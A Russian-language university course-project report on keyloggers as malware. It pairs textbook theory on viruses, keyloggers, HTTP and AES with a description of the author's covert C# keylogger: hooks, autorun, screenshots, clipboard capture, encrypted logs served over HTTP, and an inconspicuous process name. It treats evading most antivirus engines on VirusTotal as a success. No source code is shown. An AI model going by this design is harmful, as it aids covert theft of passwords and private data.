Министерство образования Республики Беларусь

Учреждение образования «Белорусский государственный университет информатики и радиоэлектроники»

Факультет компьютерных систем и сетей

Кафедра информатики

Дисциплина: Архитектура вычислительных систем

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

на тему

«Кейлоггер как программа-вирус»

Студент гр. 753504

Клишевич И.Д.

Руководитель

Ассистент кафедры информатики: Леченко А.В.

Минск 2019

**Содержание**

[**Введение** 4](#_Toc26353926)

[**1.** **Анализ предметной области** 6](#_Toc26353927)

[1.1. Теоретические сведения 6](#_Toc26353928)

[**1.1.1.** **Вредоносная программа** 6](#_Toc26353929)

[**1.1.2.** **Компьютерный вирус** 8](#_Toc26353930)

[**1.1.3.** **Кейлогер** 9](#_Toc26353931)

[**1.1.4.** **HTTP** 12](#_Toc26353932)

[**1.1.5.** **AES шифрование** 12](#_Toc26353933)

[1.2. Технологии и средства разработки 14](#_Toc26353934)

[**2.** **Описание структуры программы** 16](#_Toc26353935)

[2.1. WindowsServices 16](#_Toc26353936)

[2.2. Decrypt 19](#_Toc26353938)

[**3.** **Разбор работы программы** 21](#_Toc26353939)

[**Заключение** 24](#_Toc26353940)

[**Литература** 25](#_Toc26353941)

[Приложение 1. Текст программы WindowsServices 26](#_Toc26353942)

[Приложение 2. Текст программы SocetClient 38](#_Toc26353943)

[Приложение 3. Текст программы Decrypt 40](#_Toc26353944)



# **Введение**

XXI век — эра технологий, многофункциональность которых не стоит на месте и постоянно улучшает и упрощает нашу работу. Будь то телефон или компьютер — мы постоянно держим их при себе, храним на них личные документы и фотографии, используем их как средство общения, поиска информации, камеру, проездной, кошелек и многое другое. На них хранится огромное количество ценных личных данных, за которые можно получить приличное вознаграждение, они являются своеобразными «чемоданчиками» с всевозможной информацией об их пользователях.

Именно поэтому вокруг создаётся, придумывается и реализуется огромное множество абсолютно разных и по-своему интересных вредоносных программ. А в связи с тем, что смартфоны и компьютеры стали неотъемлемой частью нашей жизни, то и количество вирусов, и способов «заразить» ваш телефон или ноутбук растет ежедневно. И каждая превосходит предыдущую по своим характеристикам уязвимости и вредоносности.

Данная курсовая работа рассматривает один из простейших подобных способов «украсть» информацию о пользователе: принципы работы программ перехвата пользовательского ввода (данные программы называют кейлоггеры [keyloggers]); а также определяет, когда программа перехвата переходит в разряд вредоносного программного обеспечения.

Кейлоггеры используются в целях получения данных пользователя, которые он, скорее всего, не хотел бы разглашать. Например, пароли, адреса электронных почт, данные кредитных карт и личную переписку.

Однако у кейлоггеров может быть, как санкционированное применение, так и несанкционированное применение, санкционированное, когда администратор компьютера устанавливает на компьютер кейлоггер для наблюдения что делает сотрудник или для сбора анонимизированной информации в целях послеющего анализа, а не санкционированное использование — это установка кейлоггера без ведома пользователя и получение данных, а его акаунтах и паролях от них.

Перехват пользовательского ввода может осуществляться как на уровне программного обеспечения, так и на уровне аппаратного обеспечения.

Как правило, аппаратные закладки встречаются гораздо реже, так как сложны в реализации, однако они наиболее эффективны - обнаружение аппаратной закладки программными средствами крайне затруднено или и вовсе невозможно.

Так же для предотвращения потери данных или логов используется различные методы шифрования данных, как симметричных, так и несимметричных алгоритмов шифрования.

Перехват пользовательского ввода может быть осуществлён с помощью наблюдения за звуками, издаваемыми клавиатурой или даже самим компьютером. В общем случае, для обеспечения безопасности компьютера, необходимо гарантированно исключить возможность установки вредоносного программного обеспечения на него и замены какой-либо части аппаратного обеспечения.

1. **Анализ предметной области**

## Теоретические сведения

* + 1. **Вредоносная программа**

Вредоносная программа (зловредная программа) — любое программное обеспечение, предназначенное для получения несанкционированного доступа к вычислительным ресурсам самой ЭВМ или к информации, хранимой на ЭВМ, с целью несанкционированного использования ресурсов ЭВМ или причинения вреда (нанесения ущерба) владельцу информации, и/или владельцу ЭВМ, и/или владельцу сети ЭВМ, путём копирования, искажения, удаления или подмены информации. Многие антивирусы считают крэки (кряки), кейгены и прочие программы для взлома приложений вредоносными программами, или потенциально опасными.

Компьютерным вирусом называется один из классов вредоносного ПО по методу размножения.

Корпорация Microsoft трактует термин «вредоносная программа» следующим образом: «Вредоносная программа (malware) — это сокращение от „malicious software“, обычно используемое как общепринятый термин для обозначения любого программного обеспечения, специально созданного для того, чтобы причинять ущерб отдельному компьютеру, серверу, или компьютерной сети, независимо от того, является ли оно вирусом, шпионской программой и т. д.»

У компаний-разработчиков антивирусного программного обеспечения существуют собственные классификации и номенклатуры вредоносных программ. Приведённая в этой статье классификация основана на номенклатуре «Лаборатории Касперского».

А) Помехи в работе заражённого компьютера: начиная от открытия-закрытия поддона CD-ROM и заканчивая уничтожением данных и поломкой аппаратного обеспечения. Поломками известен, в частности, Win32.CIH.

А1) Блокировка антивирусных сайтов, антивирусного ПО и административных функций ОС с целью усложнить лечение.

А2) Саботирование промышленных процессов, управляемых компьютером (этим известен червь Stuxnet).

Б) Инсталляция другого вредоносного ПО.

Б1) Загрузка из сети.

Б2) Распаковка другой вредоносной программы, уже содержащейся внутри файла.

В) Кража, мошенничество, вымогательство (ransomware) и шпионаж за пользователем (spyware). Для кражи может применяться сканирование жёсткого диска, регистрация нажатий клавиш (Keylogger) и перенаправление пользователя на поддельные сайты, в точности повторяющие исходные ресурсы.

В1) Похищение данных, представляющих ценность или тайну.

В2)Кража аккаунтов различных служб. Аккаунты применяются для рассылки [спама](https://ru.wikipedia.org/wiki/%D0%A1%D0%BF%D0%B0%D0%BC). Также через электронную почту зачастую можно заполучить пароли от других аккаунтов, а виртуальное имущество в MMOG — продать.

В3) Кража аккаунтов платёжных систем.

В4)Блокировка компьютера, шифрование файлов пользователя с целью шантажа и вымогательства денежных средств [2] (см. Ransomware). В большинстве случаев после оплаты компьютер или не разблокируется, или вскоре блокируется второй раз.

В5)Использование телефонного модема для совершения дорогостоящих звонков, что влечёт за собой значительные суммы в телефонных счетах.

В6) Платное ПО, имитирующее, например, антивирус, но ничего полезного не делающее (лжеантивирус).

Г)Прочая незаконная деятельность:

Г1)Получение несанкционированного (и/или дарового) доступа к ресурсам самого компьютера или третьим ресурсам, доступным через него, в том числе прямое управление компьютером (так называемый backdoor).

Г2)Организация на компьютере открытых релеев и общедоступных прокси-серверов.

Г3)Заражённый компьютер (в составе ботнета) может быть использован для проведения DDoS-атак.

Г4)Сбор адресов электронной почты и распространение спама, в том числе в составе ботнета.

Г5)Накрутка электронных голосований, щелчков по рекламным баннерам.

Г6)Скрытый майнинг.

* + 1. **Компьютерный вирус**

Компьютерный вирус — вид вредоносного программного обеспечения, способного внедряться в код других программ, системные области памяти, загрузочные секторы, а также распространять свои копии по разнообразным каналам связи.

Основная цель вируса — его распространение. Кроме того, часто его сопутствующей функцией является нарушение работы программно-аппаратных комплексов — удаление файлов и даже удаление операционной системы, приведение в негодность структур размещения данных, блокирование работы пользователей и т. п. Даже если автор вируса не запрограммировал вредоносных эффектов, вирус может приводить к сбоям компьютера из-за ошибок, неучтённых тонкостей взаимодействия с операционной системой и другими программами. Кроме того, вирусы, как правило, занимают место на накопителях информации и потребляют ресурсы системы.

В обиходе «вирусами» называют всё вредоносное ПО, хотя на самом деле это лишь один его вид.

Нет общепринятого определения вируса. В академической среде термин был употреблён Фредом Коэном в его работе «Эксперименты с компьютерными вирусами», где он сам приписывает авторство термина Леонарду Адлеман [2].

Формально вирус определён Фредом Коэном со ссылкой на машину Тьюринга следующим образом:

с заданным множеством состояний *SM*, множеством входных символов *IM* и отображений *(OM, NM, DM)*, которая на основе своего текущего состояния *s ∈ SM* и входного символа *i ∈ IM*, считанного с полу бесконечной ленты, определяет: выходной символ *o ∈ IM* для записи на ленту, следующее состояние машины *s' ∈ SM* и движения по ленте *d ∈ {-1,0,1}*.

В настоящее время не существует единой системы классификации и именования вирусов (хотя попытка создать стандарт была предпринята на встрече CARO в 1991 году). Принято разделять вирусы:

А) по поражаемым объектам (файловые вирусы, загрузочные вирусы, сценарные вирусы, макровирусы, вирусы, поражающие исходный код);

Б) файловые вирусы делят по механизму заражения: паразитирующие добавляют себя в исполняемый файл, перезаписывающие невосстановимо портят заражённый файл, «спутники» идут отдельным файлом.

В) по поражаемым операционным системам и платформам (DOS, Windows, Unix, Linux, Android);

Г) по технологиям, используемым вирусом (полиморфные вирусы, стелс-вирусы, руткиты);

Д) по языку, на котором написан вирус (ассемблер, высокоуровневый язык программирования, сценарный язык и др.);

Е) По дополнительной вредоносной функциональности (бэкдоры, кейлоггеры, шпионы, ботнеты и др.)

* + 1. **Кейлогер**

Кейлогер или кейлоггер (*регистрирующее устройство*) —  программное обеспечение или аппаратное устройство, регистрирующее различные действия пользователя — нажатия клавиш на клавиатуре компьютера, движения и нажатия клавиш мыши и т. д.

Виды информации, которые могут контролироваться

А) Нажатия клавиш на клавиатуре.

Б) Движения и нажатия клавиши мыши.

В) Дата и время нажатия.

Дополнительно могут делаться периодические снимки экрана (а в некоторых случаях — даже видеозапись экрана) и копироваться данные из буфера обмена.

Классификация кейлоггеров:

По типу:

Программные кейлоггеры принадлежат к той группе программных продуктов, которые осуществляют контроль над деятельностью пользователя персонального компьютера. Первоначально программные продукты этого типа предназначались исключительно для записи информации о нажатиях клавиш клавиатуры, в том числе и системных, в специализированный журнал регистрации (лог-файл), который впоследствии изучался человеком, установившим эту программу. Лог-файл мог отправляться по сети на сетевой диск, FTP-сервер в сети Интернет, по электронной почте и т. д.

В настоящее время программные продукты, сохранившие «по старинке» данное название, выполняют много дополнительных функций — это перехват информации из окон, перехват кликов мыши, перехват буфера обмена, «фотографирование» снимков экрана и активных окон, ведение учёта всех полученных и отправленных e-mail, отслеживание файловой активности и работы с системным реестром, запись заданий, отправленных на принтер, перехват звука с микрофона и изображения с веб-камеры, подключенных к компьютеру и т. д.

Аппаратные кейлоггеры представляют собой миниатюрные приспособления, которые могут быть прикреплены между клавиатурой и компьютером или встроены в саму клавиатуру. Они регистрируют все нажатия клавиш, сделанные на клавиатуре. Процесс регистрации абсолютно невидим для конечного пользователя. Аппаратные кейлоггеры не требуют установки какой-либо программы на компьютере, чтобы успешно перехватывать все нажатия клавиш. Когда аппаратный кейлоггер прикрепляется, абсолютно не имеет значения, в каком состоянии находится компьютер — включенном или выключенном. Время его работы не ограничено, так как он не требует для своей работы дополнительного источника питания.

Объёмы внутренней энергонезависимой памяти данных устройств позволяют записывать до 20 миллионов нажатий клавиш, причём с поддержкой юникода. Данные устройства могут быть выполнены в любом виде, так что даже специалист не в состоянии иногда определить их наличие при проведении информационного аудита. В зависимости от места прикрепления аппаратные кейлоггеры подразделяются на внешние и внутренние.

Акустические кейлоггеры представляют собой аппаратные устройства, которые вначале записывают звуки, создаваемые пользователем при нажатии на клавиши клавиатуры компьютера, а затем анализирующие эти звуки и преобразовывающие их в текстовый.

По месту хранения лог-файла:

А)жёсткий диск

Б)оперативная память

В)реестр

Г)локальная сеть

Д)удалённый сервер

По методу отправки лог-файла:

А)E-mail

Б)FTP или HTTP (в интернете или локальной сети)

В)любой вариант беспроводной связи (радиодиапазон, IrDA, Bluetooth, WiFi и т. п. для приборов в непосредственной близости, либо, в продвинутых системах, для преодоления воздушного зазора и утечки данных из физически изолированных систем)

По методу применения:

Только метод применения кейлоггеров (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) позволяет увидеть грань между управлением безопасностью и нарушением безопасности.

Несанкционированное применение — установка кейлоггера (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) происходит без ведома владельца (администратора безопасности) автоматизированной системы или без ведома владельца конкретного персонального компьютера. Несанкционированно применяемые кейлоггеры (программные или аппаратные) именуются как шпионские программные продукты или шпионские устройства. Несанкционированное применение, как правило, связано с незаконной деятельностью. Как правило, несанкционированно устанавливаемые шпионские программные продукты имеют возможность конфигурирования и получения «скомплектованного» исполнимого файла, который при инсталляции не выводит никаких сообщений и не создает окон на экране, а также имеют встроенные средства доставки и дистанционной установки сконфигурированного модуля на компьютер пользователя, то есть процесс инсталлирования происходит без непосредственного физического доступа к компьютеру пользователя и зачастую не требует наличия прав администратора системы.

Санкционированное применение — установка кейлоггера (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) происходит с ведома владельца (администратора безопасности) автоматизированной системы или с ведома владельца конкретного персонального компьютера. Санкционированно применяемые кейлоггеры (программные или аппаратные). Как правило, санкционированно устанавливаемые программные продукты требуют физического доступа к компьютеру пользователя и обязательного наличия прав администратора для конфигурирования и инсталляции.

* + 1. **HTTP**

HTTP (протокол передачи гипертекста) — протокол прикладного уровня передачи данных изначально — в виде гипертекстовых документов в формате «HTML», в настоящий момент используется для передачи произвольных данных. Основой HTTP является технология «клиент-сервер», то есть предполагается существование:

А)Потребителей (клиентов), которые инициируют соединение и посылают запрос;

Б)Поставщиков (серверов), которые ожидают соединения для получения запроса, производят необходимые действия и возвращают обратно сообщение с результатом.

HTTP используется также в качестве «транспорта» для других протоколов прикладного уровня, таких как SOAP, XML-RPC, WebDAV.

Программное обеспечение

Всё программное обеспечение для работы с протоколом HTTP разделяется на три большие категории:

А)Серверы как основные поставщики услуг хранения и обработки информации (обработка запросов);

Б)Клиенты — конечные потребители услуг сервера (отправка запроса);

В)Прокси (посредники) для выполнения транспортных служб.

Для отличия конечных серверов от прокси, в официальной документации используется термин «исходный сервер. Один и тот же программный продукт может одновременно выполнять функции клиента, сервера или посредника в зависимости от поставленных задач. В спецификациях протокола HTTP подробно описывается поведение для каждой из этих ролей.

* + 1. **AES шифрование**

Advanced Encryption Standard – симметричный алгоритм блочного шифрования, принятый правительством США в качестве стандарта в результате конкурса, проведенного между технологическими институтами. Он заменил устаревший Data Encryption Standard, который больше не соответствовал требованиям сетевой безопасности, усложнившимся в XXI веке.

Этот алгоритм, кроме аббревиатуры AES, иногда называют еще Rijndael – это анаграмма из частей имен бельгийских программистов Joan Daemen и Vinent Rijmen, которые разработали AES. Строго говоря, AES и Rijndael – не совсем одно и то же, поскольку AES имеет фиксированный размер блока в 128 бит и размеры ключей в 128, 192 и 256 бит, в то время как для Rijndael могут быть заданы любые размеры блока и ключа, от минимума в 32 бит до максимума в 256 бит.

Любой криптографический алгоритм требует ключ размером в то или иное количество бит, чтобы зашифровать данные, как показано на рисунке 2.




Рисунок 2 - Схема шифрования AES.

Длина ключа, используемая при шифровании и определяет практическую целесообразность выполнения полного перебора (см. рис. 4), ведь информацию, зашифрованную более длинными ключами экспоненциально сложнее взломать, чем с короткими (см. рис. 3).




Рисунок 3 - Пример перебора 4-битного ключа.

Потребуется максимум 16 стадий, чтобы проверить каждую возможную комбинацию, начиная с «0000». Лобовая атака за некоторое время может пробить такой простой алгоритм.




Рисунок 4 - Количество комбинаций ключей в зависимости от длины ключа.

По мере увеличения размера ключа количество комбинаций возрастает экспоненциально. Математические исчисления доказывают, что размер ключа в 128 бит надежнейшим образом защищает от лобовой атаки. Время взлома разных размеров ключа представлены на рисунке 5.




Рисунок 5 - Время для лобового взлома ключей разных длин.

Таким образом, даже суперкомпьютеру понадобилось бы неисчислимо огромное количество времени, чтобы получить доступ к информации под защитой AES посредством лобовой атаки.

Для сравнения: возраст Вселенной – где-то между 13 и 14 миллиардами лет. Даже если предположить, что некий супер-суперкомпьютер мог быть справляться с алгоритмом DES за одну секунду, то на взлом AES у него ушло бы около 149 триллионов лет.

## Технологии и средства разработки

В качестве языка программирования был выбран язык программирования C#. При написании исходного кода и тестировании использовалась среда Microsoft Visual Studio 2019. Так же использовалась библиотека user32.dll.

**C#** (*си шарп*) — объектно-ориентированный язык программирования. C# относится к семье языков с C-подобным синтаксисом, из них его синтаксис наиболее близок к C++ и Java. Язык имеет статическую типизацию, поддерживает полиморфизм, перегрузку операторов (в том числе операторов явного и неявного приведения типа), делегаты, атрибуты, события, свойства.

**Microsoft Visual Studio** — линейка продуктов компании [Microsoft](https://ru.wikipedia.org/wiki/Microsoft), включающих [интегрированную среду разработки](https://ru.wikipedia.org/wiki/%D0%98%D0%BD%D1%82%D0%B5%D0%B3%D1%80%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%BD%D0%B0%D1%8F_%D1%81%D1%80%D0%B5%D0%B4%D0%B0_%D1%80%D0%B0%D0%B7%D1%80%D0%B0%D0%B1%D0%BE%D1%82%D0%BA%D0%B8) программного обеспечения и ряд других инструментальных средств. Данные продукты позволяют разрабатывать как [консольные](https://ru.wikipedia.org/wiki/%D0%A2%D0%B5%D0%BA%D1%81%D1%82%D0%BE%D0%B2%D1%8B%D0%B9_%D0%B8%D0%BD%D1%82%D0%B5%D1%80%D1%84%D0%B5%D0%B9%D1%81_%D0%BF%D0%BE%D0%BB%D1%8C%D0%B7%D0%BE%D0%B2%D0%B0%D1%82%D0%B5%D0%BB%D1%8F) [приложения](https://ru.wikipedia.org/wiki/%D0%9F%D1%80%D0%B8%D0%BA%D0%BB%D0%B0%D0%B4%D0%BD%D0%BE%D0%B5_%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%BD%D0%BE%D0%B5_%D0%BE%D0%B1%D0%B5%D1%81%D0%BF%D0%B5%D1%87%D0%B5%D0%BD%D0%B8%D0%B5), так и приложения с [графическим интерфейсом](https://ru.wikipedia.org/wiki/%D0%93%D1%80%D0%B0%D1%84%D0%B8%D1%87%D0%B5%D1%81%D0%BA%D0%B8%D0%B9_%D0%B8%D0%BD%D1%82%D0%B5%D1%80%D1%84%D0%B5%D0%B9%D1%81_%D0%BF%D0%BE%D0%BB%D1%8C%D0%B7%D0%BE%D0%B2%D0%B0%D1%82%D0%B5%D0%BB%D1%8F), в том числе с поддержкой технологии [Windows Forms](https://ru.wikipedia.org/wiki/Windows_Forms), а также [веб-сайты](https://ru.wikipedia.org/wiki/%D0%A1%D0%B0%D0%B9%D1%82), [веб-приложения](https://ru.wikipedia.org/wiki/%D0%92%D0%B5%D0%B1-%D0%BF%D1%80%D0%B8%D0%BB%D0%BE%D0%B6%D0%B5%D0%BD%D0%B8%D0%B5), [веб-службы](https://ru.wikipedia.org/wiki/%D0%92%D0%B5%D0%B1-%D1%81%D0%BB%D1%83%D0%B6%D0%B1%D0%B0) как в [родном](https://ru.wikipedia.org/wiki/%D0%9C%D0%B0%D1%88%D0%B8%D0%BD%D0%BD%D1%8B%D0%B9_%D0%BA%D0%BE%D0%B4), так и в [управляемом](https://ru.wikipedia.org/wiki/%D0%A3%D0%BF%D1%80%D0%B0%D0%B2%D0%BB%D1%8F%D0%B5%D0%BC%D1%8B%D0%B9_%D0%BA%D0%BE%D0%B4) кодах для всех платформ, поддерживаемых [Windows](https://ru.wikipedia.org/wiki/Windows), [Windows Mobile](https://ru.wikipedia.org/wiki/Windows_Mobile), [Windows CE](https://ru.wikipedia.org/wiki/Windows_CE), [.NET Framework](https://ru.wikipedia.org/wiki/.NET_Framework), [Xbox](https://ru.wikipedia.org/wiki/Xbox), [Windows Phone](https://ru.wikipedia.org/wiki/Windows_Phone) [.NET Compact Framework](https://ru.wikipedia.org/wiki/.NET_Compact_Framework) и [Silverlight](https://ru.wikipedia.org/wiki/Silverlight).

Visual Studio включает в себя [редактор исходного кода](https://ru.wikipedia.org/wiki/%D0%A0%D0%B5%D0%B4%D0%B0%D0%BA%D1%82%D0%BE%D1%80_%D0%B8%D1%81%D1%85%D0%BE%D0%B4%D0%BD%D0%BE%D0%B3%D0%BE_%D0%BA%D0%BE%D0%B4%D0%B0) с поддержкой технологии [IntelliSense](https://ru.wikipedia.org/wiki/IntelliSense) и возможностью простейшего [рефакторинга кода](https://ru.wikipedia.org/wiki/%D0%A0%D0%B5%D1%84%D0%B0%D0%BA%D1%82%D0%BE%D1%80%D0%B8%D0%BD%D0%B3). Встроенный [отладчик](https://ru.wikipedia.org/wiki/Microsoft_Visual_Studio_Debugger) может работать как отладчик уровня исходного кода, так и отладчик машинного уровня. Остальные встраиваемые инструменты включают в себя редактор форм для упрощения создания графического интерфейса приложения, веб-редактор, дизайнер [классов](https://ru.wikipedia.org/wiki/%D0%9A%D0%BB%D0%B0%D1%81%D1%81_(%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5)) и дизайнер [схемы базы данных](https://ru.wikipedia.org/wiki/%D0%A1%D1%85%D0%B5%D0%BC%D0%B0_%D0%B1%D0%B0%D0%B7%D1%8B_%D0%B4%D0%B0%D0%BD%D0%BD%D1%8B%D1%85)

**user32.dll** — это стандартная, устанавливаемая вместе с операционной системой, динамическая библиотека служит для реализации функций пользовательского интерфейса в Windows. То есть отвечает за правильную работу: рабочего стола, меню, окон, курсора и так далее. Позволяет создавать и управлять окнами Windows, обрабатывать системные сообщения и команды с устройств ввода: клавиатуры, мышки, джойстика, графического планшета.

1. **Описание структуры программы**

Кейлоггеры являются несанкционированными перехватчиками, так что он устанавливается и работает без ведома пользователя.

Для перехвата используется API операционной системы Windows (user32.dll), в частности, механизм перехвата.

Механизм перехвата позволяет приложениям, запущенным в операционной системе, перехватывать события, например, такие как нажатия кнопок.

Функция перехватывающая определённый тип события называется перехватывающей процедурой. Перехватывающая процедура может обрабатывать каждое событие, которое оно получает, изменяя, удаляя или просто записывая его.

Более продвинутые методы перехвата требуют гораздо больших временных затрат. Например, акустические кейлогерры относительно сложны в реализации, но позволяют практически гарантированно избежать обнаружения. В случае автономных перехватчиков обнаружение которых возможно только физическими способами, например, осмотром клавиатурой, просвечиванием её либо вскрытием, встаёт проблема обеспечения автономности устройства.

Курсовая состоит из 3 программ, которые подробнее рассмотрим далее.

1. WindowsServices
2. SocetClient
3. Decrypt

## WindowsServices

Данное приложение является несанкционированным перехватчиком (кейлоггер). Данный кейлоггер является программным, хранит логи на жёстком диске, и передает их по HTTP.

Логи данного кейлоггера шифруются по методу симметричного шифрования AES-256, для того что бы при открытии файла пользователем он не догадался что за файл перед ним, а также при возможном перехвате файла при HTTP передача не потерять эти данные.

Название этого приложения будет отображаться в менеджере задач, поэтому оно должно быть неприметно.

В данном приложении используется стандартная библиотека Windows user32.dll. Для подключение данной библиотеки используется функция DllImport. Благодаря данной библиотеке приложение может отслеживать какие клавиши были нажаты пользователем, может делать скриншоты, а также может отслеживать в каком окне находиться по льзователь.

Как говорилось ранее, логи кейлогера в данном приложении шифруется по методу AES, пример лога смотрите на рисунке 6.




Рисунок 6 - Внешний вид зашифрованного файла log.

Рассмотрим функции данного приложения. Код программы приведён в приложении 1, а также часть приведена на рисунке 7, что расположен ниже.




Рисунок 7 - Часть реализации в коде.

Приложение состоит из 1 класса Program. Рассмотрим, что делают основные функции:

А) SetAutorunValue – функция которая позволяет кейлоггеру встать в автозапуск.

Б) Screenshot – функция которая благодаря библиотеке user32 позволяет делать скриншоты.

В) HookCallback – функция которая вызывается при каждом нажатии на клавишу пользователем и записывает её в log.

Тут про функцию

Г) GetBuff – функция считывания буфер пользователя.

Д) Encrypt – функция которая шифрует по стандарту AES-256 данные.

Е) ServerSocket – функция которая делает из приложения HTTP сервер, позволяет подключаться пользователю, а так же тут описаны функции которые может выполнять сервер.

Ж) SetHook – функция которая устанавливает хук.

З) SocketWorker – функция которая позволяет серверу передавать файлы.

И) NewProcess – функция которая включает и настраивает HTTP сервер.

К) SSend – функция отправки сообщений клиенту.

**Сокет** — название программного интерфейса для обеспечения обмена данными между процессами. Процессы при таком обмене могут исполняться как на одной ЭВМ, так и на различных ЭВМ, связанных между собой сетью.

**Перехват** (хук) — технология, позволяющая изменить стандартное поведение тех или иных компонентов информационной системы.

Данный вирус был проверен на сайте [**https://www.virustotal.com/**](https://www.virustotal.com/) , где из 70 возможных программ его обнаружило только 20, что является довольно неплохим результатом работы. Дальнейшая корректировка может поспособствовать улучшениям.

